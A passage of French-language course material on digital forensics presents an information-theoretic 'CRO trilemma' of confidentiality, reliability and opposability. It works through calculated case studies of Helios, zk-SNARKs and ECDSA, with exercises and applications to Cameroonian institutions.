+ Collaboration	+10 à 20 bits	Délibération multi-acteurs, mise en commun d'expertise (collège de juges, équipe d'enquête)
+ Spécialisation	+10 à 15 bits	Formation spécifique au-delà de la cognition générale (expert agréé, Ch. 12 (UE SEC4031))

Tableau 27.1. Construction du paramètre Δ pour une institution bien dotée

Cette construction additive conduit à une estimation $\Delta \in [20, 60]$ bits pour des institutions bien dotées en ressources, cohérente avec les analyses empiriques de contextes réels présentées dans les deux articles.

27.4.2 Estimations empiriques de $H(C)$ par contexte

Contexte institutionnel	$H(C)$ estimé	Justification
Tribunal de juridiction générale	≈ 8 bits	≈ 256 contextes évidentiaires distingués
Régulateur spécialisé	≈ 11 bits	≈ 2048 contextes (réglementation financière détaillée)
Expert technique de domaine	≈ 20 bits	≈ 10^6 contextes (connaissance fine du domaine)
Contexte électoral (Helios)	30 à 50 bits	Registre des électeurs, structure du scrutin, règles du district
Conformité financière (zk-SNARKs)	40 à 70 bits	Historique des transactions, réglementation, pistes d'audit
Signature contractuelle (ECDSA)	20 à 40 bits	Parties, termes, juridiction, contexte volontairement restreint

Tableau 27.2. Estimations empiriques de $H(C)$ par type de contexte (d'après [24], [25])

Le paradoxe de l'écart de capacité

Une observation frappante des deux articles : atteindre une opposabilité significative ($\mathsf{Opp} \gtrsim 0{,}5$) pour des paramètres de sécurité cryptographique usuels ($\lambda = 128$ à 256 bits) exigerait un contexte institutionnel $H(C) \approx 64$ à 128 bits. Or les estimations empiriques de contextes institutionnels réels (Tableau 27.2) plafonnent typiquement à 8 à 20 bits, un **écart d'un facteur 5 à 10** entre ce que la cryptographie moderne exige et ce que les institutions peuvent effectivement traiter. C'est ce paradoxe que les auteurs nomment l'*Invisible Authenticity Paradox*.

27.5 Trois Études de Cas Documentées

L'article fondateur [24] analyse trois systèmes cryptographiques réellement déployés, révélant des positions distinctes et cohérentes sur la surface de compromis CRO.

27.5.1 Helios : vérifiabilité électorale

Le protocole de vote électronique Helios [1] combine chiffrement ElGamal et preuves à divulgation nulle pour garantir l'intégrité du scrutin sans compromettre le secret du vote.

Scénario Opérationnel · Helios, l'institutionnalisation impossible

Lors de l'élection présidentielle de l'*Université catholique de Louvain* (mars 2009) [2], les "*trustees*" (fiduciaires) sélectionnés parmi des étudiants et le personnel administratif, choisis pour leur représentativité institutionnelle, pas pour leur expertise cryptographique, n'ont pas pu exécuter eux-mêmes les opérations de génération et de déchiffrement des clés. Des experts cryptographiques externes ont dû intervenir. Plus frappant encore : l'*International Association for Cryptologic Research* (IACR), pourtant composée de cryptographes professionnels, a dû **annuler entièrement** son élection de novembre 2025 après qu'un fiduciaire a irrémédiablement perdu sa portion de la clé de déchiffrement distribuée [13].

Lecture CRO : Helios atteint une confidentialité et une fiabilité élevées (le secret du vote et l'intégrité du dépouillement sont mathématiquement garantis), mais une opposabilité institutionnelle estimée à $\mathsf{Opp} \approx 0{,}50$, même des cryptographes professionnels peinent à opérer le système de façon autonome.

27.5.2 zk-SNARKs : conformité financière

Les preuves à divulgation nulle succinctes (zk-SNARKs) permettent à une institution financière de prouver sa conformité réglementaire (lutte anti-blanchiment, filtrage des sanctions) via une preuve de quelques centaines d'octets, sans révéler le détail des transactions sous-jacentes.

Lecture CRO : confidentialité quasi-parfaite des transactions individuelles, mais lorsqu'un schéma suspect émerge et qu'une investigation ciblée devient nécessaire (exac-

tement le type de situation rencontré au Ch. 17 de ce cours, analyse blockchain), l'opacité cryptographique qui protège la confidentialité des clients **empêche précisément l'investigation que la réglementation est censée permettre**. L'article estime $\mathsf{Opp} \approx 0{,}67$ pour ce type de système, meilleur qu'Helios, mais encore loin de l'optimum.

27.5.3 ECDSA : preuve juridique

À l'opposé du spectre, les signatures numériques à courbes elliptiques (ECDSA) [19], omniprésentes dans les infrastructures à clé publique (Ch. 11 (UE SEC4031), eIDAS), atteignent une **acceptation judiciaire quasi universelle** : les tribunaux comprennent l'affirmation sémantique "la partie A a autorisé le document D" sans formation cryptographique, via des décennies de jurisprudence et d'infrastructure PKI établie.

Lecture CRO : $\mathsf{Opp} \approx 0{,}90$, la plus élevée des trois systèmes étudiés, mais au prix d'une confidentialité quasi nulle : la vérification exige de révéler publiquement les messages signés et les relations entre clés, incompatible avec des contextes exigeant confidentialité (contrats sensibles, documents judiciaires scellés).

27.5.4 Synthèse

Système	Conf	Rel	Opp	Tension dominante
Helios (vote)	Élevé	Élevé	$\approx 0{,}50$	Confidentialité/Fiabilité → Opposabilité
zk-SNARK (finance)	Quasi-parfait	Élevé	$\approx 0{,}67$	Confidentialité → Opposabilité (audit ciblé impossible)
ECDSA (juridique)	Quasi-nul	Élevé	$\approx 0{,}90$	Opposabilité → Confidentialité

Tableau 27.3. Synthèse des trois études de cas (d'après [24]) : les produits $\mathsf{Conf} \cdot \mathsf{Rel} \cdot \mathsf{Opp}$ *observés s'échelonnent de* 0,27 *à* 0,57 *selon le système, cohérent avec la borne du Théorème 3*

27.6 Implications pour la Conception de Systèmes Forensiques

27.6.1 Du calcul optimal à l'ingénierie sous contrainte

L'implication méthodologique majeure des deux articles [24], [25] est un **changement de paradigme de conception** : puisqu'aucun protocole ne peut maximiser simultanément les trois dimensions (Théorème 3), la question pertinente n'est plus "quelle est la primitive optimale ?" mais "**quel arbitrage spécifique ce contexte institutionnel exige-t-il, et quelle architecture satisfait ce besoin ?**"

Γ_{CRO} **Analyse CRO · Confidentialité · Fiabilité · Opposabilité**

Analyse CRO. L'architecture Gold-Iron-Clay (*Semantic One-Time Pad*) L'article fondateur [24] propose et prouve optimale, au sein de sa classe de construction, une architecture en trois couches : **Gold** (confidentialité parfaite via masque jetable), **Iron** (fiabilité via engagement cryptographique liant), **Clay** (préservation contextuelle pour l'opposabilité). Cette construction atteint $\mathsf{Conf} \cdot \mathsf{Rel} \cdot \mathsf{Opp} = H(C)/\lambda \cdot (1 - \mathrm{negl}(\lambda))$, l'optimum exact permis par la borne du Théorème 2, démontrant qu'une architecture multicouche peut effectivement **atteindre** (et non simplement approcher) la limite théorique.

$\mathcal{R}$: chaque couche apporte sa force dominante plutôt que de chercher une primitive unique universelle, exactement la logique de la chaîne de custody du Ch. 8 (UE SEC4031) (hash pour l'intégrité, signature pour l'authenticité, formulaire papier pour la traçabilité).

$\mathcal{O}$: la preuve d'optimalité, publiée et vérifiable, confère à cette architecture une légitimité scientifique directement opposable dans une discussion technique.

$\mathcal{C}$: ↑↑ couche Gold $\mathcal{R}$: ↑↑ couche Iron $\mathcal{O}$: ↑↑ couche Clay

27.6.2 Application à l'architecture forensique de ce cours

Dimension prioritaire	Mécanisme apportant cette force	Exemple dans ce cours
Rel (Fiabilité)	Hash cryptographique (SHA-256/512)	Formulaire de custody (Ch. 8 (UE SEC4031)) : hash calculé avant et après acquisition
Opp (Opposabilité)	Signature qualifiée + horodatage + formation du décideur	eIDAS (Ch. 11 (UE SEC4031)) ; investissement dans $H(C)$ via la formation des magistrats (Ch. 12 (UE SEC4031))
Conf (Confidentialité)	Chiffrement + minimisation de la collecte	Extraction ADB ciblée plutôt qu'exhaustive (Ch. 16) ; proportionnalité (**Loi 2024/017** [30], art. 27)

Tableau 27.4. Architecture en couches appliquée au cadre forensique de ce cours

Cette table révèle une cohérence remarquable : la pratique forensique enseignée tout au long de ce cours, chaîne de custody, distinction constatation/analyse, principe de proportionnalité, **constitue, sans que cela ait été formulé explicitement avant ce chapitre, une instanciation pratique de l'architecture en couches prouvée optimale par le cadre CLO**.

27.7 Application Forensique Intégrative

Scénario Opérationnel · Relire l'affaire MVOM à travers le Trilemme CRO formalisé

Reprenons l'Opération MVOM (Ch. 14, 15, 17) à la lumière de ce chapitre.
Le hash `$UsnJrnl` (Ch. 14) : Rel proche de 1 (déterministe, vérifiable indépendamment) ; Conf non pertinent (le hash ne protège aucune confidentialité) ; Opp élevé *si et seulement si* le tribunal dispose de la formation technique pour interpréter un horodatage de journal système, exactement la dépendance au contexte $H(C)$ formalisée par le Théorème 2.
Le chiffrement BitLocker du disque saisi (Ch. 6 (UE SEC4031)) : Conf élevé pour le suspect avant saisie ; après saisie légale et obtention de la clé, le système bascule vers un régime où Rel et Opp deviennent les dimensions pertinentes pour l'analyse forensique, illustrant que le positionnement CRO d'un mécanisme **dépend du moment et du détenteur** de l'information, pas uniquement de l'algorithme.
La transaction Bitcoin tracée (Ch. 17) : Conf faible (registre public) ; Rel maximal (immuabilité de la blockchain) ; Opp initialement faible (pseudonymat) mais **augmentable** par l'apport de contexte externe (identification KYC aux points d'échange), une illustration directe du Théorème 2 : l'opposabilité croît avec $H(C)$, ici obtenu par corrélation avec des sources tierces plutôt que par la primitive cryptographique elle-même.

★ À retenir

Ce qu'il faut retenir de ce chapitre :

- Le **Trilemme CRO** est désormais un résultat **publié et évalué par les pairs** (IEEE Access, 2026, IF ≈ 3,6) : les Théorèmes 1, 2 et 3 de ce chapitre correspondent à des théorèmes prouvés dans [24] et [25], pas à des conjectures.
- **Outils de théorie de l'information mobilisés** : entropie de Shannon, information mutuelle, distance en variation totale, inégalités de Pinsker et de Fano, fondements classiques appliqués à un problème nouveau.
- **Définitions formelles** : Conf (via TV distance), Rel (probabilité de vérification correcte), Opp (information mutuelle normalisée entre preuve et verdict), cette dernière étant l'innovation centrale du cadre.
- **Théorème principal** : $\mathsf{Conf} \cdot \mathsf{Rel} \cdot \mathsf{Opp} \leq \Delta/\lambda + O(\lambda^{-2})$, où Δ quantifie la capacité d'extraction institutionnelle, enracinée dans les travaux de Miller sur la mémoire de travail humaine.
- **Trois études de cas documentées** : Helios (Opp ≈ 0,50), zk-SNARKs (≈

0,67), ECDSA ($\approx 0{,}90$), chacune occupant un point distinct, cohérent avec la théorie, sur la surface de compromis.

- ➢ **Réponse pratique : architecture en couches** (Gold-Iron-Clay), prouvée optimale dans sa classe de construction, dont ce cours a montré qu'elle correspond structurellement à la pratique forensique enseignée depuis le Ch. 8 (UE SEC4031).
- ➢ **Investir dans** $H(C)$, la formation des magistrats et des OPJ camerounais, élève le plafond d'opposabilité atteignable par *tout* système de preuve, une implication directement actionnable pour la stratégie nationale évoquée au Ch. 25.

✍ Exercice 27.1. Maîtrise des outils de théorie de l'information ★☆☆

(a) Calculez $H(X)$ pour une variable X uniforme sur 4 valeurs. Interprétez le résultat en bits.

(b) Si $I(X;Y) = H(X)$, que peut-on en conclure sur la relation entre X et Y ?

(c) Expliquez, en une phrase, pourquoi l'inégalité de Pinsker (27.4) permet de relier une exigence de fiabilité à une borne sur la confidentialité.

(d) Pour chacun des trois mécanismes suivants rencontrés dans ce cours, identifiez la dimension CRO structurellement privilégiée et celle structurellement sacrifiée, en justifiant par un argument technique : le chiffrement BitLocker (Ch. 6 (UE SEC4031)) ; une signature ECDSA (Ch. 11 (UE SEC4031)) ; une preuve à divulgation nulle de connaissance.

✍ Exercice 27.2. Lecture critique du Théorème 3 ★★☆

(a) Le Théorème 3 s'applique sous l'hypothèse $\lambda \geq 64$. Pourquoi cette condition est-elle nécessaire (référez-vous au rôle du terme $O(\lambda^{-2})$) ?

(b) Le Tableau 27.2 estime $H(C) \approx 8$ bits pour un tribunal de juridiction générale. En utilisant le Théorème 2, et pour $\lambda = 128$, estimez l'opposabilité maximale théoriquement atteignable dans ce contexte si $H(V|C) \approx H(C)$. Commentez l'écart avec l'opposabilité ECDSA observée empiriquement ($\approx 0{,}90$), que cela révèle-t-il sur les conditions d'application du théorème ?

(c) Le chapitre mentionne que la forme additive de Δ (plutôt que multiplicative ou sous-linéaire) a été choisie et justifiée par les auteurs. Pourquoi une borne sous-linéaire serait-elle "trop pessimiste", selon les termes de l'article ?

✍ Exercice 27.3. Application intégrative à une affaire du cours ★★★

Reprenez l'affaire DIBAMBA (Ch. 21) : fraude MoMo avec SIM swap, communications chiffrées, et adresse Bitcoin tracée.

(a) Pour chacun des trois éléments probatoires de cette affaire (logs MTN, communications chiffrées, transactions blockchain), estimez qualitativement (Faible/Modéré/Élevé, en justifiant) les trois mesures Conf, Rel, Opp, en vous appuyant sur les définitions formelles de la Section 27.2.

(b) En vous inspirant de l'architecture Gold-Iron-Clay (Section 27.6), construisez une architecture en couches pour cette affaire : quel mécanisme apporte la force Rel ? Lequel apporte Opp ? Lequel gère Conf ?

(c) Le Théorème 2 implique que l'opposabilité de cette affaire est plafonnée par $H(C)$ du tribunal saisi. Proposez deux actions concrètes, dans l'esprit du Tableau 27.1 (documentation, collaboration, spécialisation), qui augmenteraient $H(C)$ pour ce dossier spécifique.

(d) Rédigez un paragraphe de synthèse expliquant en quoi cet exercice illustre que le Trilemme CRO formalisé dans ce chapitre n'est pas une abstraction mathématique déconnectée, mais la **systématisation rigoureuse**, désormais publiée et vérifiable, d'un raisonnement que vous avez pratiqué tout au long de ce cours.

● Note

Sur la place de ce chapitre dans le cours. Ce chapitre referme la boucle conceptuelle ouverte au tout premier chapitre du cours : le Trilemme CRO, présenté ici dans sa forme prouvée et publiée, est l'outil que vous avez appliqué intuitivement à chaque décision investigative rencontrée, du choix d'éteindre ou non un PC suspect (Ch. 8 (UE SEC4031)) à la stratégie de coopération internationale (Ch. 10 (UE SEC4031)), en passant par la conception d'une architecture de *readiness* cloud-native (Ch. 24).

Que vous reteniez une seule chose de ce chapitre, que ce soit celle-ci : tout système, toute décision, toute primitive implique un arbitrage entre confidentialité, fiabilité et opposabilité, et ce n'est plus une intuition pédagogique mais un théorème mathématique prouvé, publié et évalué par les pairs. La compétence de l'investigateur ne consiste pas à éliminer cet arbitrage, c'est désormais mathématiquement établi comme structurellement impossible. Elle consiste à le rendre ***explicite, justifié et documenté****, et, quand l'institution le permet, à investir dans $H(C)$ pour repousser la limite elle-même.*

28

ANALYSE DES PRIMITIVES CRYPTOGRAPHIQUES SELON LE CADRE CLO

« Cryptographic primitives are the building blocks of trust in digital systems. Each must be evaluated against its resilience to emerging threats. »

Adi Shamir

Niveau : *Recherche* • Chapitre 27 (formalisation du Trilemme CRO) indispensable : ce chapitre applique méthodiquement les outils qui y sont définis. Notions de cryptographie avancée recommandées.

✦ Objectifs du chapitre

- Reproduire, étape par étape, la méthodologie de calcul du cadre CLO sur les trois protocoles effectivement analysés dans la littérature publiée : Helios, zk-SNARKs, ECDSA.
- Comprendre les trois méthodes d'estimation de l'entropie contextuelle $H(C)$: bornes structurelles, littérature d'expertise, modélisation information-théorique.
- Décomposer le calcul de $I(V;\Sigma \mid C)$ dimension par dimension pour un protocole donné.
- Situer chaque primitive dans son **régime de capacité institutionnelle** (faible/moyen/élevé) et en déduire des recommandations de conception.
- Distinguer rigoureusement ce qui est **publié et calculé** de ce qui reste, en l'état de la recherche, **une question ouverte** pour d'autres primitives.
- Appliquer cette méthodologie à une primitive non encore analysée dans la littérature, comme exercice de recherche.

De la théorie générale à l'analyse de cas reproductible

© MaletYon

Le Chapitre 27 a établi le cadre théorique : définitions formelles, théorèmes de bornes, démonstration du Trilemme conditionnel. Ce chapitre descend d'un niveau d'abstraction : il **reproduit intégralement** la méthodologie de calcul appliquée par les auteurs à trois protocoles réels, avec une transparence totale sur chaque étape, l'objectif pédagogique étant de vous rendre capable de mener vous-même ce type d'analyse sur une primitive de votre choix.

★ Attention

Avertissement méthodologique, conforme à celui des auteurs

Les calculs présentés dans ce chapitre sont qualifiés, dans l'article source [24], d'**estimations théoriques** (*theoretical estimates*), pas de mesures empiriques. La note méthodologique de l'article le précise explicitement : *"ces estimations démontrent une capacité analytique et identifient des motifs de compromis ; la validation empirique auprès de décideurs institutionnels reste un travail futur"*. Ce chapitre conserve scrupuleusement cette honnêteté méthodologique, exactement la posture de la distinction constatation/analyse pratiquée depuis le Ch. 20 de ce cours.

28.1 Méthodologie de Calcul : les Quatre Étapes

Pour chaque protocole analysé, la méthodologie publiée dans [24] procède en quatre étapes systématiques.

Étape	Contenu
1. Formalisation	Définir $\mathcal{M}, \Sigma, \mathcal{C}, \mathcal{V}$ à partir des spécifications publiées du protocole.
2. Estimation de $H(C)$	Estimer l'entropie contextuelle par triangulation de trois méthodes complémentaires (Section 28.1.1).
3. Calcul ou bornage de Conf, Rel, Opp	Dériver les trois mesures à partir des propriétés cryptographiques publiées et de l'estimation de $H(C)$.
4. Implications institutionnelles	Interpréter le produit Conf · Rel · Opp et le situer dans un régime de capacité (Section 28.6).

Tableau 28.1. Les quatre étapes de la méthodologie CLO

28.1.1 Les trois méthodes d'estimation de $H(C)$

Définition

Méthode 1. Bornes structurelles : compter les caractéristiques contextuelles distinguables à partir des textes légaux et réglementaires. *Exemple :* une juridiction générale distingue ≈ 16 types de preuves et ≈ 16 contextes procéduraux, donnant $H(C) \geq \log_2(16 \times 16) = 8$ bits.

Méthode 2. Littérature d'expertise : s'appuyer sur les résultats des sciences cognitives concernant la capacité de mémoire de travail à long terme des experts (typiquement 2^{12}–2^{15} "chunks", cf. Ericsson, cité dans [24]), suggérant une entropie contextuelle d'expert de l'ordre de 12 à 15 bits.

Méthode 3. Modélisation information-théorique : modéliser la prise de décision institutionnelle comme une application probabiliste de l'evidence vers les verdicts, et estimer les bornes d'information mutuelle correspondantes.

Ces trois méthodes convergent, selon [24], vers les plages suivantes : tribunaux généraux $H(C) \approx 8$–16 bits ; régulateurs spécialisés ≈ 10–32 bits ; experts de domaine ≈ 20–64 bits.

28.2 Étude de Cas 1 : Helios. Vote Électronique

28.2.1 Formalisation du protocole

Helios [1] utilise le chiffrement ElGamal et des preuves à divulgation nulle de connaissance Fiat-Shamir sur des groupes de logarithme discret 2048 bits.

- **Messages** : votes individuels $v \in \{1, \ldots, K\}$;
- **Preuves** : $\sigma = (\mathrm{Enc}(v), \pi_{\text{valid}}, \pi_{\text{tally}})$, où Enc est le chiffrement ElGamal et π les preuves Fiat-Shamir ;
- **Contexte** : litige électoral devant un tribunal de juridiction générale, $H(C) \approx 8$ bits (Méthode 1 : ≈ 16 types de preuves distinguables, ≈ 16 contextes procéduraux) ;
- **Verdicts** : $\mathcal{V} = \{\text{élection valide, élection invalide, recomptage, demande d'investigation}\}$, soit $H(V \mid C) = 2$ bits.

28.2.2 Calcul détaillé, étape par étape

Outils · Helios, calcul publié, reproduit intégralement

Confidentialité. sécurité sémantique ElGamal sous l'hypothèse DDH (*Decisional Diffie-Hellman*) :

$$\mathsf{Conf}(\text{Helios}) \approx 0{,}92$$

Fiabilité. solidité des preuves à divulgation nulle, erreur $< 2^{-80}$:

$$\mathsf{Rel}(\text{Helios}) \approx 0{,}95$$

Opposabilité. décomposition explicite : les tribunaux peuvent extraire un **signal d'expert binaire** depuis les preuves cryptographiques : "valide" ou "invalide". Cela représente

$$I(V;\Sigma \mid C) \approx 1 \text{ bit}$$

sur les $H(V \mid C) = 2$ bits d'incertitude totale du verdict. D'où :

$$\mathsf{Opp}(\text{Helios}, C_{\text{tribunal}}) = \frac{I(V;\Sigma \mid C)}{H(V \mid C)} \approx \frac{1}{2} = 0{,}50$$

Produit :

$$\mathsf{Conf} \cdot \mathsf{Rel} \cdot \mathsf{Opp} \approx 0{,}92 \times 0{,}95 \times 0{,}50 \approx \mathbf{0{,}437}$$

Interprétation publiée : cette opposabilité de 50% signifie que les preuves cryptographiques résolvent la *moitié* de l'incertitude institutionnelle ; l'autre moitié requiert un raisonnement juridique sur la conformité procédurale, l'intention de l'électeur et le droit électoral spécifique à la juridiction, des dimensions **inaccessibles à la seule vérification cryptographique**.

28.3 Étude de Cas 2 : zk-SNARKs. Conformité Financière

28.3.1 Formalisation du protocole

Référence [11] : preuves à divulgation nulle succinctes (construction Groth16 sur courbe BN254) permettant à une institution financière de prouver "toutes les transactions respectent les règles de conformité" via une preuve de 200 octets, sans révéler le détail des transactions.

- **Contexte** : audit réglementaire par une autorité financière, $H(C) \approx 11$ bits (expertise réglementaire : ≈ 64 catégories de preuves à travers ≈ 32 cadres procéduraux, $\log_2(64 \times 32) \approx 11$) ;
- **Verdicts** : $\mathcal{V} = \{$conforme, non conforme, investigation requise, sanction, action corrective, escalade, approbation conditionnelle, audit forensique complet$\}$, soit $H(V \mid C) = \log_2(8) = 3$ bits.

28.3.2 Calcul détaillé, étape par étape

Outils · zk-SNARK. calcul publié, reproduit intégralement

Confidentialité. divulgation nulle calculatoire sous hypothèses d'accouplement (*pairing*) :

$$\mathsf{Conf}(\text{zk-SNARK}) \approx 0{,}89$$

Fiabilité. solidité de connaissance, en tenant compte du *trusted setup* :

$$\mathsf{Rel}(\text{zk-SNARK}) \approx 0{,}96$$

Opposabilité. décomposition explicite en **deux** bits d'information extractible :

1. *Vérification calculatoire* (1 bit) : la preuve vérifie ou non sous les contraintes d'accouplement ;
2. *Catégorisation de conformité* (1 bit) : classification approximative visible dans la structure de la preuve ("passe toutes les contraintes" vs. "proche de la limite" vs. "signal de violation clair").

$$I(V;\Sigma \mid C) \approx 2 \text{ bits}, \qquad \mathsf{Opp}(\text{zk-SNARK}, C_{\text{régulateur}}) = \frac{2}{3} \approx 0{,}67$$

Produit :

$$\mathsf{Conf} \cdot \mathsf{Rel} \cdot \mathsf{Opp} \approx 0{,}89 \times 0{,}96 \times 0{,}67 \approx \mathbf{0{,}572}$$

Interprétation publiée : l'opposabilité supérieure à celle d'Helios (67% contre 50%) reflète un **contexte institutionnel plus riche** ($H(C) = 11$ bits contre 8) : les preuves cryptographiques résolvent les deux tiers de l'incertitude réglementaire. Mais le tiers restant, jugement réglementaire sur la matérialité, évaluation du risque systémique, priorisation des mesures d'exécution, demeure structurellement **inaccessible**, ce qui constitue exactement la limite documentée au Ch. 17 de ce cours : l'opacité cryptographique qui protège la confidentialité des clients empêche l'audit ciblé lorsqu'un schéma suspect émerge.

28.4 Étude de Cas 3 : ECDSA. Signature Juridique

28.4.1 Formalisation du protocole

Référence [19] : authentification standard via ECDSA sur la courbe NIST P-256 (256 bits de sécurité), équation de vérification $sG = R + eP_{\text{pub}}$.

- **Contexte** : litige contractuel civil avec infrastructure PKI établie, $H(C) \approx 20$ bits, décomposé en : compréhension de l'infrastructure PKI ($\approx 2^{10} = 1024$ types de certificats : 10 bits) ; précédents jurisprudentiels ($\approx 2^8 = 256$ catégories de précédents : 8 bits) ; cadres statutaires (ESIGN Act, eIDAS, réglementations étatiques : $\approx 2^2 = 4$ cadres : 2 bits) ;
- **Verdicts** : espace de décision riche couvrant validité, force d'authentification, poids juridique, recevabilité procédurale, validité temporelle, confirmation d'autorité, pertinence contextuelle, $H(V \mid C) \approx 20$ bits.

28.4.2 Calcul détaillé, étape par étape

Outils · ECDSA, calcul publié, reproduit intégralement

Confidentialité. les messages signés sont publics ; seules les clés privées restent cachées :

$$\mathsf{Conf}(\text{ECDSA}) \approx 0{,}31$$

Fiabilité. vérification déterministe, la falsification exige de résoudre le problème du logarithme discret elliptique :

$$\mathsf{Rel}(\text{ECDSA}) \approx 0{,}98$$

Opposabilité. décomposition en **cinq** dimensions d'information extractible (contrairement aux zk-SNARKs qui minimisent intentionnellement la divulgation, ECDSA permet aux tribunaux d'évaluer indépendamment plusieurs dimensions institutionnelles via les cadres juridiques et techniques établis) :

Dimension extraite	Bits	Contenu
Vérification de propriété de clé publique	3	Chaîne de certificats, confiance émetteur, restrictions d'usage
Liaison message-signature	4	Intégrité du hash, conformité de format, non-répudiation
Validité temporelle	3	Horodatage, période de validité du certificat, statut de révocation (CRL/OCSP)
Évaluation d'autorité légale	3	Vérification du signataire, formation du contrat, conformité juridictionnelle
Pertinence contextuelle	5	Type de transaction, conformité réglementaire, profil de risque
Total	**18**	

Tableau 28.2. Décomposition de $I(V;\Sigma \mid C)$ pour ECDSA (5 dimensions, total 18 bits)

$$I(V;\Sigma \mid C) \approx 18 \text{ bits}, \qquad \mathsf{Opp}(\text{ECDSA}, C_{\text{tribunal civil}}) = \frac{18}{20} \approx 0{,}90$$

Produit :

$$\mathsf{Conf} \cdot \mathsf{Rel} \cdot \mathsf{Opp} \approx 0{,}31 \times 0{,}98 \times 0{,}90 \approx \mathbf{0{,}273}$$

Interprétation publiée : ECDSA atteint la plus haute opposabilité des trois protocoles (90%) précisément **parce qu'il sacrifie la confidentialité par construction** : sa transparence permet aux tribunaux d'évaluer indépendamment plusieurs dimensions

à travers des cadres juridiques et techniques établis de longue date (ESIGN Act, eIDAS, Ch. 11 (UE SEC4031) de ce cours). C'est, des trois protocoles, celui dont le produit Conf · Rel · Opp est le **plus faible** (0,273), illustrant que l'opposabilité maximale ne garantit pas le meilleur compromis global, exactement la tension documentée au Ch. 27.

28.5 Tableau de Synthèse Publié

Système	Conf	Rel	Opp	Conf · Rel · Opp
Helios (vote)	0,92	0,95	0,50	0,437
zk-SNARK (conformité)	0,89	0,96	0,67	0,572
ECDSA (signature)	0,31	0,98	0,90	0,273

Tableau 28.3. Synthèse intégrale des trois analyses publiées dans [24], Table 1

Ce que ce tableau ne contient pas, et pourquoi

Remarquez que ce tableau ne comporte que **trois** primitives : ce sont les seules pour lesquelles un calcul complet, avec décomposition bit par bit publiée et vérifiable, existe dans la littérature à la date de rédaction de ce cours. AES, ChaCha20, RSA, Kyber, Dilithium, zk-STARKs et les signatures à seuil sont des primitives importantes (plusieurs rencontrées au Ch. 26 de ce cours) mais **n'ont pas fait l'objet d'un calcul CLO publié**. Leur attribuer des scores inventés, comme le faisait une version antérieure de ce chapitre, constituerait exactement le type de fausse précision scientifique dénoncé au Ch. 27. La Section 28.7 les aborde, mais **uniquement qualitativement**, en signalant explicitement l'absence de calcul publié.

28.6 Régimes de Capacité Institutionnelle

28.6.1 Définition des trois régimes

Le second article [25] introduit une classification opérationnelle directement utile pour la conception de systèmes : pour un paramètre de sécurité λ donné, trois régimes de capacité institutionnelle Δ sont définis selon la borne Δ/λ.

Régime	Plage de Δ ($\lambda = 128$)	Borne Δ/λ	Protocoles adaptés
Faible capacité	< 13 bits	$< 0{,}10$	Privilégier la transparence (style ECDSA) ; tribunaux de petites créances
Capacité moyenne	13–64 bits	0,10–0,50	Protocoles équilibrés (style Helios) ; agences réglementaires avec personnel technique
Capacité élevée	> 64 bits	$> 0{,}50$	Protocoles préservant la confidentialité (style zk-SNARK) ; cours de sécurité nationale, cellules de renseignement financier

Tableau 28.4. Régimes de capacité institutionnelle (d'après [25], Table 1, pour $\lambda = 128$)

28.6.2 Capacités Δ implicites : validation croisée

Une contribution remarquable du second article est de **retrouver**, à partir des produits CLO publiés dans le premier article, la capacité institutionnelle Δ implicite de chaque contexte, une forme de validation croisée entre les deux publications.

Système	Produit CLO	λ	Δ implicite	Régime
Helios	0,437	128	$\gtrsim 56$ bits	Moyen-Élevé
zk-SNARK	0,572	128	$\gtrsim 73$ bits	Élevé
ECDSA	0,273	128	$\gtrsim 35$ bits	Moyen

Tableau 28.5. Capacités Δ implicites, retrouvées à partir des produits CLO publiés (d'après [25], Table 2)

La cohérence comme argument de validité

Ces trois valeurs de Δ implicite (35, 56, 73 bits) tombent **toutes** dans la plage cognitivement plausible $[20, 80]$ bits dérivée indépendamment à partir des travaux de Miller sur la mémoire de travail (Ch. 27, Section 4). Plus précisément, les auteurs notent un **facteur d'amplification** de 1,8 à 3,7× par rapport à la capacité individuelle de base ($\approx$ 20 bits), cohérent avec les facteurs de documentation (1,5×), de délibération collective (1,5×) et de formation spécialisée (1,3×) identifiés au chapitre précédent. **Cette convergence entre deux articles indépendants, utilisant des méthodes de calcul différentes (calcul direct vs. inversion de la borne théorique), constitue un argument de cohérence interne pour le cadre dans son ensemble**, exactement le type de convergence multi-sources valorisé depuis le Ch. 14 de ce cours.

28.7 Discussion Qualitative : Primitives Non Encore Analysées

Cette section aborde, **uniquement de façon qualitative** et en s'appuyant sur les propriétés cryptographiques établies présentées au Ch. 26, des primitives rencontrées ailleurs dans ce cours mais ne disposant pas d'un calcul CLO publié.

Primitive	Positionnement qualitatif attendu	Justification (sans calcul publié)
AES-256	Probablement proche de Helios en structure (forte Conf/Rel, Opp limitée)	Sans la clé, aucune vérification institutionnelle n'est possible : structurellement analogue à la confidentialité ElGamal d'Helios
CRYSTALS-Kyber	Probablement comparable au zk-SNARK (haute Conf, Opp contrainte par la nouveauté)	Standard récent (FIPS 203, Ch. 26) : jurisprudence et formation des décideurs encore limitées, plausiblement analogue à la situation des zk-SNARKs
zk-STARKs	Possiblement entre Helios et zk-SNARK	Transparent (pas de *trusted setup*, contrairement aux zk-SNARKs) : pourrait offrir une Rel légèrement supérieure, mais aucune donnée publiée ne permet de quantifier cet écart

Tableau 28.6. Positionnement qualitatif, sans valeurs numériques inventées

★ Attention

Ce tableau est une invitation à la recherche, pas un résultat

Les positionnements du Tableau 28.6 sont des **hypothèses qualitatives raisonnables**, pas des résultats établis. Les calculer rigoureusement (formalisation complète, estimation triangulée de $H(C)$, décomposition bit par bit de $I(V;\Sigma \mid C)$) constitue précisément le type de contribution que l'Exercice 28.3 de ce chapitre vous invite à esquisser.

28.8 Implications pour la Conception de Systèmes Forensiques

28.8.1 Quatre étapes de sélection de protocole

D'après [25], Section VI-C :

1. **Évaluer la capacité institutionnelle** : estimer Δ via évaluation cognitive, disponibilité d'experts, complexité procédurale (méthode du Tableau 28.1, appliquée à l'institution plutôt qu'au protocole).
2. **Identifier le régime cible** : déterminer si le contexte relève du régime Faible, Moyen ou Élevé (Tableau 28.4).
3. **Sélectionner le protocole adapté** : régime faible → privilégier la transparence (style ECDSA) ; régime moyen → protocoles équilibrés (style Helios) ; régime élevé → protocoles préservant la confidentialité (style zk-SNARK).
4. **Renforcer la capacité si nécessaire** : si le protocole souhaité excède la capacité institutionnelle disponible, investir dans la formation d'experts, la documentation technique, les processus de délibération collaborative, ou les mécanismes de témoignage expert externe (Ch. 12 (UE SEC4031), experts agréés Décret 69/DF/544).

28.8.2 Application au contexte forensique camerounais

🔍 Scénario Opérationnel · Positionner le système judiciaire camerounais dans les régimes de capacité

